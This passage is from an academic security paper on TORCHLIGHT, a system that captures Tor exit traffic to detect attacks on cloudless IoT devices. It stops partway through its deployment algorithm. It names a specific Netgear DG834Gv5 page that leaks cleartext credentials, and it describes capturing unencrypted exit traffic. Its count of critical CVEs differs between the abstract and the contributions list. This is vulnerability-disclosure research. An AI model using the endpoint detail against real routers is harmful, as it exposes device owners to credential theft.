# TORCHLIGHT: Shedding LIGHT on Real-World Attacks on Cloudless IoT Devices Concealed within the TOR Network

Yumingzhi Pan[†], Zhen Ling[†][*], Yue Zhang[‡], Hongze Wang[†], Guangchi Liu[†], Junzhou Luo[†], Xinwen Fu[§]

[†]*Southeast University, Email: {pymz, zhenling, wanghongze, gc-liu, jluo}@seu.edu.cn*
[‡]*Drexel University, Email: yz899@drexel.edu*
[§]*University of Massachusetts Lowell, Email: xinwen_fu@uml.edu*

## Abstract

The rapidly expanding Internet of Things (IoT) landscape is shifting toward cloudless architectures, removing reliance on centralized cloud services but exposing devices directly to the internet and increasing their vulnerability to cyberattacks. Our research revealed an unexpected pattern of substantial Tor network traffic targeting cloudless IoT devices. suggesting that attackers are using Tor to anonymously exploit undisclosed vulnerabilities (possibly obtained from underground markets). To delve deeper into this phenomenon, we developed TORCHLIGHT, a tool designed to detect both known and unknown threats targeting cloudless IoT devices by analyzing Tor traffic. TORCHLIGHT filters traffic via specific IP patterns, strategically deploys virtual private server (VPS) nodes for cost-effective detection, and uses a chain-of-thought (CoT) process with large language models (LLMs) for accurate threat identification.

Our results are significant: for the first time, we have demonstrated that attackers are indeed using Tor to conceal their identities while targeting cloudless IoT devices. Over a period of 12 months, TORCHLIGHT analyzed 26 TB of traffic, revealing 45 vulnerabilities, including 29 zero-day exploits with 25 CVE-IDs assigned (5 CRITICAL, 3 HIGH, 16 MEDIUM, and 1 LOW) and an estimated value of approximately $312,000. These vulnerabilities affect around 12.71 million devices across 148 countries, exposing them to severe risks such as information disclosure, authentication bypass, and arbitrary command execution. The findings have attracted significant attention, sparking widespread discussion in cybersecurity circles, reaching the top 25 on Hacker News, and generating over 190,000 views.

## 1 Introduction

The landscape of Internet of Things (IoT) devices has evolved significantly, with projections estimating that by 2030, there will be over 32.1 billion IoT devices [51]. This growth is driving a significant shift towards cloudless IoT architectures, which are increasingly favored for their scalability and cost-efficiency. Unlike traditional cloud-centric models, cloudless IoT devices operate without relying on centralized cloud services, enabling direct communication over the internet. This shift not only enhances direct control and reduces latency but also alleviates user concerns regarding data breaches and other security vulnerabilities commonly associated with cloud service providers [21, 24, 52]. However, this is also a double-edged sword: the direct exposure of these devices to the internet makes them prime targets for cyber attacks, which can have severe and far-reaching consequences. In 2023, vulnerabilities in Akuvox smart intercom systems were discovered, allowing hackers to remotely spy on users via their cloudless devices, infringing on personal privacy and security [54]. The challenge of rapidly and effectively identifying and pinpointing vulnerabilities in cloudless devices has emerged as a major research focus in recent years.

Our research was initiated by an unexpected discovery: while analyzing the traffic on the Tor (The Onion Router) network [43], we discovered a substantial volume directed towards cloudless IoT devices. Tor is a decentralized network that enables anonymous communication over the internet. While Tor is celebrated for its anonymity capabilities, it is rarely used for accessing IoT devices due to the complexities it introduces, such as additional latency and obscured IP addresses which can complicate access control and disrupt real-time operations. This raises urgent questions about *why such devices are accessed anonymously through Tor?* A closer examination into traffic involving a Netgear DG834Gv5 router uncovered a zero-day vulnerability exposing sensitive user information in plaintext. This scenario suggests a troubling possibility: hackers may have access to undisclosed vulnerabilities—possibly obtained from underground markets—that they can use to target users. However, due to the risk of exposing their identities, they are wary of launching direct attacks over the internet. To stay under the radar, they utilize tools like Tor to exploit these vulnerabilities while maintaining anonymity. Therefore, if this is true, by an-

---
[*]Corresponding author: Prof. Zhen Ling of Southeast University, China.

alyzing the traffic passing through the Tor network, we could potentially identify the vulnerabilities that these attackers are actively exploiting.

To validate this observation, we propose to detect both known and unknown threats targeting cloudless IoT devices by analyzing Tor traffic. The scale of traffic renders manual review impractical, necessitating automation for threat identification. However, this is more complex than it appears. We face multiple challenges: First, detecting Tor traffic is challenging due to limited network resources (as we opt for more cost-effective options such as VPS, which typically have restricted capacities) and the risk of network bans. Second, low-bandwidth VPS nodes struggle to be selected in the Tor network, necessitating a strategic balance of cost, bandwidth, and deployment to improve observation chances. Third, identifying attacks on cloudless IoT devices is complicated by the diversity of devices and attack methods.

We designed TORCHLIGHT, which addresses these challenges by leveraging domain-specific insights. First, Tor traffic patterns are characterized by specific IP addresses (Internal traffic involves Tor nodes for both source and destination IPs, while exit traffic involves only one). By using those patterns, Tor-related traffic can be filtered quickly even within the resource limited VPSs. Second, By analyzing the Tor source code and weighted bandwidth algorithm, we derived the probability of attackers choosing our exit nodes and the required average time. Our strategy then optimizes cost, bandwidth and node count to achieve the desired probability of detecting malicious traffic. Finally, LLMs [66] such as ChatGPT are employed to identify potential attack traffic from IoT devices. However, due to potential hallucinations in model responses, a structured five-step chain-of-thought (COT) process is implemented to accurately confirm the source of IoT traffic and differentiate between legitimate and attack traffic.

Our system, TORCHLIGHT, has significantly advanced the understanding of IoT vulnerabilities accessed through Tor. Our findings are striking: for the first time, we have demonstrated that many attackers are indeed using Tor to hide their identities while targeting cloudless IoT devices. We analyzed 26 TB of traffic of over 12 months and revealed 45 vulnerabilities, including 29 new zero-day exploits for which 25 CVE-IDs have been assigned. Among these 25 CVEs, 5 are rated as *CRITICAL*, 3 as *HIGH*, 16 as *MEDIUM*, and 1 as *LOW* in severity. The market value of these vulnerabilities is estimated at approximately $312,000, according to VulDB [61]. These vulnerabilities impact about 12.71 million devices in 148 countries such as US and China, exposing them to severe security risks such as information disclosure, authentication bypass, and arbitrary command execution. Over 90,047 attack attempts have been recorded.

**Contribution**. We make the following major contributions:

- **New Discovery**: For the first time, we have provided clear evidence that numerous attackers actively use the

**Table 1:** Comparison of Cloud-Centric and Cloudless IoT

| Feature | Cloud-Centric | Cloudless |
|---|---|---|
| Relies on Cloud Server | ✔ | ✗ |
| Direct Internet Exposure | ✗ | ✔ |
| Remote Access via Cloud | ✔ | ✗ |
| Privacy Concerns with Cloud | ✔ | ✗ |
| Device Computational Capacity | ✗ | ✔ |
| Increased Direct Security Risks | ✗ | ✔ |

Tor network to obscure their identities and activities while specifically targeting cloudless IoT devices.

- **Novel Tool and Techniques**: We implemented the TORCHLIGHT system, which is capable of collecting, identifying and analyzing attacks against cloudless IoT devices in an open-world scenario. By analyzing the latest Tor source code, we strategically deployed VPS to increase the chances of selecting nodes for cost-effective observation of malicious traffic. We also used a five-step COT methodology with LLMs for IoT traffic identification and attack detection.

- **Striking Results and Security Implications**: TORCHLIGHT revealed 45 vulnerabilities, including 29 zero-day exploits with 25 assigned CVE-IDs, 14 of which are classified as CRITICAL. The combined market value is estimated at approximately $312,000 by VulDB. These vulnerabilities affect around 12.71 million devices across 148 countries (e.g., China, the U.S.), exposing them to risks like information disclosure, authentication bypass, and arbitrary command execution. Those vulnerabilities garnered significant attention, sparked widespread discussion in cybersecurity media, surging into the top 25 on Hacker News and generating over 190k views [28, 45, 46, 57, 64].

## 2 Background

### 2.1 IoT Services

The IoT Services are evolving with two distinct architectural paradigms: Cloud-Centric IoT and Cloudless IoT. Cloud-Centric IoT leverages cloud servers to facilitate communication among IoT devices, particularly those located behind a NAT (Network Address Translation). In contrast, Cloudless IoT eliminates the need for cloud intermediaries, enabling devices to communicate directly over the internet. As shown in Table 1, we present a comparative overview of these two architectures.

**Cloud-Centric IoT.** IoT comprises interconnected "things" equipped with sensors, processing capabilities, software, and other technologies that communicate via specific protocols. A typical IoT system consists of three primary components: *IoT device*, *controller*, and *cloud server*. The *IoT device*, with its embedded sensors and software, collects and transmits

data. It is generally behind broadband routers using NAT/-PAT within a local home network. The *controller*, typically a PC or smartphone with a dedicated frontend, can directly send control commands to the IoT device if within the same local network. However, communication becomes challenging when the controller and IoT device are not on the same network, necessitating the use of the *cloud server* as an intermediate relay. Moreover, given the limited capabilities of some IoT devices, they often depend on the cloud server for data processing and storage.

**Cloudless IoT.** Cloud servers usually involve uploading sensitive user data, and some cloud providers have documented privacy protection failures, leading to data breaches or unauthorized access [21, 24]. Moreover, the reliability of cloud services remains uncertain, as some providers may go out of business [52, 56, 63]. These issues have given rise to *cloudless IoT*, where devices are directly exposed to the internet, allowing users to access their devices remotely without cloud. Cloudless IoT devices, such as network storage devices, surveillance recorders, and routers, typically with substantial computational capacity, enabling them to offer a range of remote services without relying on cloud servers. At a high level, the cloudless services provided by these devices can be grouped into four primary categories: (1) device information services, enabling the query of details about the devices (e.g., model, type, and manufacturer information); (2) device data access services, which may involve storing sensitive user credentials such as passwords and usernames; (3) device control services, enabling remote clients to manipulate the devices; and (4) file access services, allowing clients to retrieve or download files.

## 2.2 Tor Network

Tor [43] is an anonymous communication system designed to protect users' communication privacy. The Tor network consists of three types of nodes: *onion proxies* (OPs), *onion nodes/routers* (ORs), and *directory servers*, as shown in Figure 1. To use Tor, a user first installs an OP, which acts as a local proxy, relaying data between applications and the Tor network. The OP then connects to directory servers that maintain information about all ORs on the Tor network. ORs are voluntarily deployed by users worldwide and are responsible for relaying data on behalf of users.

We now describe how Tor ensures anonymous communication. OP first retrieves information about ORs from directory servers. After obtaining the OR information from the directory servers, the OP selects three ORs to establish a three-hop path known as a *circuit*, which is then used for communication with a remote server. The ORs within the circuit are referred to as *entry*, *middle*, and *exit* nodes based on their positions. The data transmitted through the circuit from the OP to the server is encrypted by the OP using an onion-like nested encryption, with each layer decrypted sequentially at each OR



**Figure 1:** Tor Network

along the circuit. In the reverse direction, data is encrypted in layers at the exit node and decrypted sequentially at each OR along the circuit. Consequently, even if one OR in the circuit is compromised, the attacker cannot access the data's content or correlate the communication between the user and the server. This process enables anonymous communication between users and remote servers on the Tor network.

Based on onion encryption and routing process, Tor traffic can be categorized as internal or external. Internal traffic, transmitted between OR and OR or between OP and OR, is encrypted. In contrast, external traffic flows between exit nodes and servers. If end-to-end encryption is not implemented between users and servers, the external traffic remains unencrypted.

## 3 Problem Statement and Threat Model

### 3.1 Problem Statement

**Motivation:** While Tor is a versatile tool that provides anonymity for various scenarios, it is not typically used to access IoT devices. This is due to several factors. IoT devices are usually intended to be accessed by specific devices or users. Accessing these devices through Tor introduces additional complexity because Tor obscures the client's real IP address, making access control more difficult. Additionally, Tor's method of routing data through several nodes to anonymize the source introduces significant latency. Many IoT applications require low-latency communication for real-time control, monitoring, or feedback, often within a local environment. The additional delay from using Tor can disrupt these operations, making it unsuitable for time-sensitive IoT tasks.

Therefore, when we detect IoT traffic on the Tor network—identified by specific strings such as device models or device types—it raises significant concerns (Our lab operates multiple exit nodes on the Tor network, where the traffic is unencrypted): *Why would users accessing IoT devices need to conceal their traffic using Tor? What underlying activities might necessitate such measures?* To investigate further, we conducted a targeted analysis of traffic associated with a cloudless device Netgear DG834Gv5 router and observed a specific pattern of requests directed at this de-

vice on Tor. The traffic consistently accessed a URI labeled `BSW_wsw_summary.htm`, with responses revealing sensitive information, including usernames and passwords, stored in cleartext. This exposure constitutes a critical vulnerability, leading to the assignment of CVE-2024-4235, confirming a cleartext storage flaw in the device's firmware. Attackers could exploit this flaw to gain unauthorized administrative access, compromising the security of the affected devices.

Revisiting the earlier question: Why would users accessing IoT devices need to conceal their traffic using Tor? What underlying activities could drive such a need? This scenario could reflect a concerning reality: hackers may possess undisclosed vulnerabilities—potentially acquired from underground markets—that they can leverage to target users. However, they are cautious about directly attacking devices over the internet, as it risks revealing their identity. To avoid detection, they turn to tools like Tor to exploit these vulnerabilities anonymously. *Consequently, if we can analyze the traffic passing through Tor, we might uncover the vulnerabilities being actively exploited by these malicious actors.*

**Problem Statement.** While this discovery was concerning, it likely represents only a fraction of a larger, more pervasive issue. The fact that cloudless IoT devices are being accessed through Tor suggests that other devices could be similarly vulnerable, potentially exploited under the cover of anonymity. The implications of this are far-reaching, highlighting the need for comprehensive research into the intersection of IoT security and anonymous networks. Therefore, our research aims to uncover those vulnerabilities (which are actively exploited by hackers yet remain hidden from the public eye) and develop strategies to mitigate the risks posed by these covert activities. We plan to propose the development of a framework designed to detect both known and unknown threats targeting cloudless IoT devices by analyzing the Tor traffic.

## 3.2 Threat Model

Remote services, as previously defined, may contain zero-day or N-day vulnerabilities that attackers can leverage to compromise the device, including security flaws such as command injection, hardcoded credentials, authentication bypass, and cleartext storage, that attackers can exploit to compromise the device. While there could be numerous attacks targeting at the cloudless devices by exploiting the vulnerabilities (e.g., DoS attacks), the objective of this work is to identify vulnerabilities that threaten the security of services offered by cloudless IoT devices. Consequently, the corresponding attacks can be categorized into four types:

**Reconnaissance Attacks.** This attack targets the device information services. Although it may not work independently, it significantly impacts the security of the devices. For instance, the attack can identify the devices and search for vulnerabilities that are specific to this type of device, subsequently launching various attacks if the identified vulnerabilities remain unpatched on the device.

**Data Manipulation.** This attack targets the data access services, involving unauthorized access to sensitive information that IoT devices collect, process, or transmit. It includes actions like eavesdropping, where attackers intercept unencrypted data, as well as modifying or deleting that data.

**File Manipulation.** Streaming and file transfer services can be exploited for data exfiltration. Poorly implemented access controls may enable attackers to download or modify sensitive files, resulting in significant data breaches and loss of sensitive information.

**Device Manipulation.** This attack targets the device control services. Control services, often relying on protocols such as Telnet or proprietary protocols, are vulnerable to unauthorized access due to weak authentication mechanisms, which may lead to crucial damage since attackers may maliciously manipulate device functionality.

As passive observers on a Tor exit router, we are unable to detect data manipulation that involves modifications or deletions. This limitation arises from our lack of knowledge regarding the original state of the data, making it impossible to ascertain whether it has been altered.

## 4 Challenges and Solutions

Our research aims to uncover vulnerabilities actively exploited by hackers but hidden from the public eye—a challenging endeavor. First, it requires deploying numerous Tor exit nodes, which comes with risks like potential bans in sensitive environments. While VPS hosting can help avoid these issues, it also introduces limitations in computational power and bandwidth, especially given the cost of higher-performance VPS options. Identifying Tor traffic on resource-constrained VPS nodes is difficult (**C-1**). Second, the Tor network's traffic routing favors nodes with higher bandwidth, further reducing the likelihood of our low-bandwidth VPS nodes being selected (**C-2**). Lastly, the unpredictability and diversity of IoT devices, along with the wide range of attack methods, complicates the reliable identification of malicious traffic (**C-3**).

**(C-1) Detection of Tor Traffic with Limited Resources.** To collect and analyze Tor traffic, we first need to deploy Tor exit nodes. However, deploying a Tor exit node within a campus or corporate network can lead to the banning of these nodes, as the exit node may be held liable for malicious activities (such as hacking or phishing) or for the unauthorized downloading of copyrighted content. To mitigate the risk of banning, we opt for Virtual Private Server (VPS) hosting through providers that explicitly allow Tor nodes under their terms of service. This choice significantly reduces the risk of account suspension due to policy violations.

However, a typical VPS has limited bandwidth, storage, and computing power. While more powerful VPS options are available, they come at a higher financial cost. For instance, a

relatively powerful VPS with 16GB of RAM, 8 CPUs, and 350GB of storage costs over $96 per month, whereas a basic VPS with one CPU, 2GB of RAM, and 50GB of storage costs only $12 per month. This presents a challenge: *how can we effectively identify Tor internal traffic on a resource-constrained VPS?* At a high level, Tor internal traffic, as previously defined, typically exhibits recognizable characteristics, such as specific headers or packet sizes, which can be detected using Deep Packet Inspection (DPI) tools. Additionally, machine learning methods can analyze these patterns to distinguish internal traffic from external traffic. However, these solutions require considerable computational and storage resources, which are not feasible in our study.

---

**(S1) Identifying Tor Traffic with Direction Analysis (§ 5.1)** Our analysis reveals that for Tor network traffic, both the source and destination IP addresses of internal traffic (i.e., relay traffic), in both inbound and outbound directions, correspond to Tor nodes (Tor nodes can be identified by querying the consensus document provided by directory servers). In contrast, external traffic (i.e., Tor exit traffic) is characterized by either the source or destination IP address belonging to the target server. Therefore, internal traffic and exit node traffic can be reliably identified when both the source and destination IP addresses are recognized as ORs. To efficiently filter traffic involving Tor nodes, we use iptables with its ipset extension, which allows us to manage a dynamic set of IP addresses directly within the Linux kernel for fast lookups.

---

**(C-2) Node Selection Probability on Limited Bandwidth.** In the Tor network, traffic routing is strategically optimized by clients who preferentially select nodes based on their bandwidth capacities. This weighted selection process inherently favors nodes with substantial throughput, as they are better equipped to manage larger volumes of traffic efficiently, thereby minimizing network bottlenecks and delays. However, this system presents a significant challenge for nodes with limited bandwidth. These nodes, due to their comparatively modest throughput, often struggle to be chosen as exit nodes, especially in scenarios involving attacks targeting IoT devices that operate without cloud support. Although it is possible to enhance node selection likelihood by leveraging higher-bandwidth VPS or increasing the number of VPS used, this approach requires careful consideration of cost-effectiveness and network integrity.

---

**(S2) Strategic VPS Deployment for Enhanced Selection Probability (§5.2)** We have devised a deployment strategy for our VPS to mitigate the inherent limitations related to the scarcity of nodes and bandwidth. By analyzing the Tor source code and Tor weighted bandwidth algorithm, we derived the probability $P_c(b)$ that attackers choose our exits to relay malicious traffic, as well as the required average time $Q$. Building on those constraints, our strategy efficiently balances cost, bandwidth, and node count to achieve a desired probability of observing malicious traffic, adjusting node selection dynamically based on the network's state and budget constraints.

---

**(C-3) Identification of Diversified Threats.** Identifying attacks targeting cloudless IoT devices at exit nodes presents an open-world challenge, primarily due to the unpredictability of which devices will be targeted and how they will be attacked. First, the diversity of the cloudless IoT devices themselves poses a significant challenge. With a wide range of vendors, numerous types, and various models, it becomes extremely difficult to identify the traffic generated by these devices using simple methods in an open-world scenario. Each device could behave differently, and the traffic it generates may vary, making it challenging to create a one-size-fits-all recognition method. Second, the attackers may employ a wide variety of attack methods, which encompass both known and unknown threats, and they exhibit diverse behavior patterns. While our threat model intentionally narrows the scope of potential attacks, these attacks can still exhibit a diverse range of patterns. This unpredictability is exacerbated by the fact that attackers continually adapt their tactics to exploit new vulnerabilities, making it nearly impossible to anticipate every potential attack vector. The combination of diverse devices and sophisticated, evolving attack strategies makes it particularly challenging to accurately identify and mitigate these threats in an open-world context.

---

**(S3) LLM-based Attack Traffic Recognition (§5.3)** We employ large language models, such as ChatGPT, to identify responses from IoT devices and determine if the traffic constitutes an attack targeting cloudless IoT devices. However, the issue of model hallucination significantly hampers the effectiveness of merely requesting the model to pinpoint IoT-originated responses. To address this, we have developed a five-step chain-of-thought process designed to reliably confirm the origin of IoT traffic.

---

## 5 Design of TORCHLIGHT

We introduce TORCHLIGHT, a system designed to collect, discover, and analyse IoT attacks at Tor exits. As shown in Figure 2, TORCHLIGHT consists of three components:

- *Tor Exit Traffic Collector* captures and saves external

**Figure 2:** The Architecture of TORCHLIGHT

traffic in real-time on our VPS with limited resources. For the traffic that is saved, it further filters out irrelevant traffic and extracts server responses.

- *Deployment Planner* optimizes the allocation of VPS resources to enhance the effectiveness of node deployment for traffic monitoring. It analyzes Tor network states, as well as VPS metrics, to forecast node requirements. This strategic resource management ensures that our system remains cost-efficient while maximizing the detection and analysis of IoT-related malicious activities.

- *LLM-based IoT Traffic Analyzer* leverages a LLM to determine if the response data originates from IoT devices, thereby identifying IoT traffic. Then, given the complex semantics of attacks, it initially prompts the LLM to identify three types of attacks. And further in-depth analysis of the behavior and spatio-temporal distribution of attacks is conducted.

## 5.1 Tor Exit Traffic Collector

The Tor Exit Traffic Collector captures and stores external traffic in real-time on our resource-limited VPS (**Step I**), then filters out irrelevant data and extracts server responses (**Step II**).

**Step I: Collecting External Traffic.** In this step, we collect the external traffic. We focus on collecting only external traffic for two key reasons. First, external traffic remains unencrypted if no application layer end-to-end encryption is applied, making it accessible for analysis. Second, onion-encrypted internal traffic would consume a significant amount of storage space (approximately 50%), which is prohibitively expensive.

**Table 2:** Tor Exit Router Traffic Flow

| Traffic Type | Traffic Direction | | | |
|---|---|---|---|---|
| | Inbound | | Outbound | |
| | Src. IP | Dest. IP | Src. IP | Dest. IP |
| Internal | OR | OR | OR | OR |
| External | Server | OR | OR | Server |

To distinguish between these types of traffic, as outlined in Table 2, we define traffic flowing into Tor exit nodes as inbound and traffic in the opposite direction as outbound. For inbound traffic, the distinction between internal and external traffic is based on the source addresses: internal traffic originates from OR (Onion Router) addresses, while external traffic comes from server addresses. In the outbound direction, the distinction is based on the destination addresses: internal traffic targets OR addresses, whereas external traffic targets server addresses. By differentiating *(Src. IP, Dest. IP)* pairs according to the traffic direction (inbound or outbound), we can effectively filter out internal traffic and focus on capturing the relevant external traffic.

However, this is not a trivial task, given that there are a total of 7,739 discrete IP addresses [42]. In a traditional BPF (Berkeley Packet Filter) expression, each condition requires execution at the kernel level, which necessitates a context switch for each packet at every filter condition. This results in significant kernel overhead. Consequently, filtering a large number of non-contiguous IP addresses using BPF expressions becomes highly inefficient. To overcome this challenge, we use the *ipset* extension of the *iptables* [53] firewall component to maintain a set of IP addresses in the Linux kernel. This *ipset* utilizes a hash structure for fast and efficient access.

Here are the steps: (*i*) We periodically fetch consensus files from directory servers [42], extracts Tor node IPs, and updates them to our *ipset*. (*ii*) We add rules (the rules are designed based on the discussion above) to iptables that redirect traffic in the inbound direction with source addresses not belonging to our *ipset*, and traffic in the outbound direction with destination addresses not belonging to our *ipset*, to *NFQUEUE*. *NFQUEUE*, which stands for Netfilter Queue, is a kernel and user-mode module used in iptables to manage network packets. Through such a procedure, we can then identify all the external traffic. (*iii*) Our packet sniffer captures these queued packets (i.e., external traffic) and saves them on the VPS. Eventually, these packets are transmitted back to our local NAS located at our campus via an encrypted SSH channel for future references.

**Step II: Filtering Out Irrelevant Data.** In this step, we further filter out the data that is irrelevant to IoT devices to reduce the burden of our analysis. To that end, (i) we filter traffic (stored on local NAS) for cloudless IoT devices based on commonly used remote service protocols: HTTP for frontend services, RTSP for streaming services, FTP for file transfer services, and Telnet for control services: (ii) We empirically filter out data that is irrelevant from three perspectives:

- **Top 1M Sites**: Users may use Tor to access clear web sites and services, which are not within the scope of our analysis. We filter out traffic to these clear websites by comparing the `Host` header against the domains listed in Cisco Umbrella's top 1 million domains [12].

- **Autonomous System Number (ASN)**: Since hosting providers' autonomous systems primarily support server-based infrastructure designed for web hosting, cloud services, and large-scale enterprise needs, they are definitively not associated with IoT devices. Utilizing ASN information provided by IPINFO [31], we exclude traffic associated with hosting providers.

- **Status Responses**: For HTTP, we discard error responses indicated by status codes such as `5XX`, which generally do not contain IoT-related information. For Telnet, we filter out responses containing the Interpret As Command (IAC, `0xff`) sequence, as it signifies that the subsequent byte is a Telnet command, excluding the possibility of containing device-specific data.

## 5.2 Deployment Planner

Deployment Planner optimizes the allocation of VPS resources to enhance the effectiveness of node deployment for traffic monitoring. Building on the concept of low-cost deployment, we examine the use of low-bandwidth nodes as Tor exits to detect malicious activities targeting cloudless IoT devices. Two factors guide our approach: (*i*) *Probability:* The large number of cloudless IoT devices makes them frequent

targets for attackers using repetitive techniques, generating substantial malicious traffic and numerous Tor circuits. Our model shows that even low-bandwidth nodes are likely to be selected due to this volume. (*ii*) *Temporality:* Extended monitoring with multiple low-bandwidth nodes compensates for their limitations, effectively capturing a range of malicious traffic. This indicates that low-cost nodes can enhance the detection of attacks on IoT devices within the Tor network. Please refer to Appendix A for more details.

Therefore, as shown in our Algorithm 1, our deployment planner first computes the bandwidths for entry and directory nodes and determines weights based on network conditions, sorting nodes by cost-effectiveness (**Step I**). Next, it selects the most cost-effective nodes within budget, updating the deployment plan until the desired probability is reached or the budget is exhausted (**Step II**).

**Step I: Calculating Weights and Sorting the Nodes.** As shown in line 2, line 3 and line 5, the step takes real work Tor network states to compute the bandwidths $E$ (the bandwidth of entry nodes) and $D$ (the bandwidth of entry nodes), and determines weights $Wee$ and $Wed$ based on three distinct network conditions. Subsequently, We orders the node options according to their cost-effectiveness, which is determined by the bandwidth offered per unit price.

**Step II: Formulating the Deployment Plan and Deploying Nodes.** As shown in line 11, line 14, line 15, line 16 and line 17, the deployment planner then calculates the maximum number of the most cost-effective nodes that can be acquired within our budget. These nodes are incrementally added to the *Plan*, with corresponding updates to *Cost*, *Bandwidth*, and the probability $P_c(b)$. The same calculation process is then applied to the nodes with the next best cost-effectiveness. This procedure continues until we either achieve the desired probability *Desired_PC* or exhaust the allocated budget. Then, for deploying nodes, we develop a shell script to automate the steps required for node deployment. Based on the deployment plan outlined in the *Plan*, the script allows for direct deployment of new machines if there are changes to the Tor network states, budget or $P_c(b)$.

## 5.3 LLM-based IoT Traffic Analyzer

LLM-based IoT Traffic Analyzer leverages a LLM to determine if the response data originates from IoT devices, thereby identifying IoT traffic and the possible attacks. This approach is well-suited for the task, as LLMs excel at processing and understanding unstructured text, enabling effective analysis of the diverse and often complex patterns found in plaintext traffic. Specifically, it adopts a five-step chain-of-thought (COT) method: First, it preliminarily identify IoT names within the response data (**Step I**). Second, it re-verifies the IoT entities to address potential hallucinations (**Step II**). Third, it leverages a search-engine-based retriever to complete potentially missing vendor and type names based on the identified model

**(a)** Essential part of the prompt for Step I.



**(b)** An example of device entity recognition hallucination and the corresponding result of Step II.



**(c)** Personal blog containing SONY ILCE-7M3 Camera, yet not originating from IoT devices. 'Previous Step' indicates the outcomes derived from the initial three steps, while 'Step IV' denotes the use of a LLM to verify if these input were generated by IoT devices.

**Figure 3:** LLM-based IoT Traffic Identification Examples and Prompts

names (**Step III**). Please note that the first three steps are all used to confirm or identify the names of IoT devices within the traffic. Then, it ensures that the traffic truly originates from IoT devices (**Step IV**). Finally, it identify and analyzes attacks targeting cloudless IoT devices (**Step V**).

**Step I: Recognizing Device Names In Traffic.** This step utilizes a LLM to preliminarily identify IoT names in responses, and those responses are collected for future references (It is important to note that the presence of an IoT device name does not necessarily indicate IoT traffic; the specific approach to address this issue is detailed in Step IV). To ensure the LLM generates extractable text based on the responses, we adopt in-context few-shot learning [11, 50] within prompt engineering domain. Few-shot serves a two-fold purpose: enhancing the understanding of input queries by the LLM and facilitating the generation of specified output formats.

As depicted in Figure 3a, we create a prompt for recognizing IoT device names. Within this prompt, we outline the role of the LLM as a NER system tailored for the IoT domain. This framing establishes context and clarifies the expected capabilities of the LLM. We meticulously specify the desired output format: a list of dictionaries wherein each dictionary includes *'T' (type of entity)* and *'E' (entity)*. Then, we leverage seven shots examples to mitigate the risk of the LLM overly adhering to a singular example. When in use, the

response data should be inserted into <RESPONSE_DATA>.

**Step II: Self-Verifying for Name Confirmation.** This step prompts the LLM to re-verify the IoT entities it has recognized previously, addressing the hallucination problem where LLMs incorrectly annotate irrelevant inputs as IoT entities. By asking the LLM to review its own identifications [35], it can correct these errors. Similarly, we employ in-context learning to enhance the LLM's understanding of the task, further preventing inaccuracies.

**Step III: RAG for Incomplete Name Completion.** This step leverages the Retrieval-Augmented Generation (RAG) concept [36], which enhances LLMs with a retrieval system, to complete potentially missing vendor and type names based on the identified model names. This integration allows the LLM to efficiently pull relevant data from large corpus, enabling LLMs to access up-to-date, non-parametric memory without retraining. Such an approach is exceptionally useful for recognizing IoT entities, which are commonly referenced across various webpages like official websites and e-commerce sites—all of which are routinely indexed by search engines [22].

In practice, this retrieval mechanism harvests latent documents from search engine—such as titles and snippets from webpages—tailored to previously identified model names. For example, the LLM identified the device model 'IPC-

**Algorithm 1:** Tor Exit Node Deployment Strategy

**Input:**
*Tor_Network_State*: Current status of the network
*Node_Opts* (List): Each entry is a *node_option* containing *bandwidth* and *cost*
*Desired_PC*: The desired probability $P_c(b)$ of observing malicious traffic through the deployed nodes
*M_Budget*: Maximum allowable budget for node deployment
*c*: Number of circuits each node is expected to use
**Output:** *Plan*, *Cost*, *Bandwidth*, *PC*

1 **Procedure**
  CalculateWeights(*Tor_Network_State*):
2    $E, D \leftarrow$ total bandwidths calculated;
3    *Wee*, *Wed* $\leftarrow$ determined by three distinct network conditions;

4 **Procedure** SortNodeOptions():
5    Sort *Node_Opts* by cost per bandwidth;

6 **Procedure** Initialize():
7    *Plan* $\leftarrow$ empty, *Cost* $\leftarrow$ 0.0;
8    *Bandwidth* $\leftarrow$ 0.0, *PC* $\leftarrow$ 0.0;

9 **Procedure** DeployNodes():
10    **for** *each node_option in Node_Opts* **do**
11      *max_node* $\leftarrow \left\lfloor \frac{M\_Budget - Cost}{node\_option.cost} \right\rfloor$;
12      **if** *max_node* > 0 **then**
